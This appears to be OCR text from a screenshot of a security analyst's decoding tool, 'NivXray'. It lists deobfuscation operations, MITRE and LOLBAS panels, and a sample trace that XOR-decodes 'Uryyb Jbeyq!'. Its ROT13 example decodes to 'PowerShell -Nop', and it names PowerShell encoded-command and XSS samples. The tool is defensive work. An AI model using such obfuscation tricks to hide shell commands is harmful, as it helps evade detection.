
- The reasoning engine tries every ROT-N (1..25) automatically and picks the one with the highest English density

Examples

```
Input: CbjreFuryy -Abc
Output: PowerShell -Nop
Note: Analyst-linguistic case — ROT13 fires because the output contains a shell token
```

Related: candidate_explorer magic_decoder

Screenshot 1 · step_1


NIVXRAY
WORKSPACE
COMMAND ANALYZER
KNOWLEDGE BASE
DOCS
ADMIN
MODEL STUDIO
SAMPLES
admin@nivxray.com
LOGOUT
97 OPS
MITRE
YARA
LOLBAS
IOC
OSINT
FLOW
★ PERSONA · NivX Cognis
LLM · Default
NIVXRAY DECODE
ADVANCED
HISTORY
SHARE
COPY LINK
REPORT
UPLOAD
STATUS NIVXRAY DECODE COMPLETE · reasoning · 45%
INPUT 12c · OUTPUT 12c
LOAD EXAMPLE:
POWERSHELL-ENCODEDCOMMAND
RANSOMWARE NOTE
DEFANGED IOCS BUNDLE
NESTED BASE64 → GZIP
URL-ENCODED XSS
SHOW CANDIDATE EXPLORER
Ranked encoding candidates · evidence · why-not breakdown · IOCs / LOLBins / MITRE
OPERATIONS
97
Search operations…
COMPRESSION
8
Gzip Decompress
Decompress gzip data (accepts base64 or hex input).
Zlib Decompress
Decompress zlib/deflate data.
Base64 → Gzip Decompress
Base64 decode then gzip decompress.
Base64 → Zlib Decompress
Base64 decode then zlib decompress.
Bzip2 Decompress
Decompress a bzip2-compressed blob (accepts base64 or hex).
LZMA/XZ Decompress
Decompress an LZMA/XZ blob (accepts base64 or hex).
LZ4 Frame Decompress
Decompress an LZ4-framed blob.
LZ4 Block Decompress
Decompress an LZ4 block (raw). Requires uncompressed_size hi…
CRYPTOGRAPHY
32
Base64 Decode
Decode a Base64 string (auto-extracts payload from scripts, …
Base64 Encode
Encode data as Base64.
Base32 Decode
Decode a Base32 string.
Hex Decode
Decode hexadecimal string to text.
ASCII Decimal Codes → Text
Decode a stream of space/comma-separated decimal ASCII codes…
Binary ASCII (0/1) → Text
Decode a stream of space-separated 8-bit binary bytes back i…
PowerShell Binary/Hex Split-Array → Text
Decode PowerShell binary-split obfuscation: `.Split('junkcha…
Hex Encode
Encode text as hexadecimal.
ROT13
Caesar cipher with shift 13.
ROT47
ROT47 substitution across printable ASCII.
XOR (single-byte key)
XOR the input against a single-byte key.
INPUT 12 chars
AUTO INVESTIGATE
DECODE
CLEAR
Uryyb Jbeyq!
+ CHAIN MODE (MULTI-STAGE)
RECIPE
1 STEPS
01
XOR (single-byte key)
key: 0x11
NIVXRAY DECODE · PIPELINE TRACE
#1 DETERMINISTIC reasoning · 45% Smart/magic race — reasoning
#2 DONE Deterministic decode succeeded at 45% — AI fallback not needed
BOOSTED · YOUR HISTORY · kind: unknown · conf: 100%
MISS
DECODING TRACE DETERMINISTIC 45% CONFIDENCE 1 LAYER PEELED
XOR xor
1 XOR xor — Single-byte XOR key recovered from wrapper
args: {"key":"0x11"}
Dchhs1[sth`0
12 chars
JUMP TO THIS LAYER
OUTPUT
JS · 1 STEP · 0ms
12B · +0B
TEXT
HEX
B64
DIFF
AI DESCRIBE
ANALYZE + OSINT
COPY
Dchhs1[sth`0
PREDICTED PROCESS TREE
PREDICT TREE
COLLAPSE
Click PREDICT TREE to reconstruct the downstream process tree from the decoded payload using the anti-hallucination LLM Parser.
THREAT ANALYSIS
GRAPH
MITRE
LOLBAS
RULES
IOCS
TI-HITS
OSINT
AI
FLOW
CHAIN
INVESTIGATION GRAPH
REASONING
45% CONFIDENCE
EXPAND
1
RAW INPUT
12 chars
2
XOR
RAW INPUT
DECODE OP
IOC
MITRE / LOLBIN
HIGH-RISK
TI HIT
+ TRAINING NOTE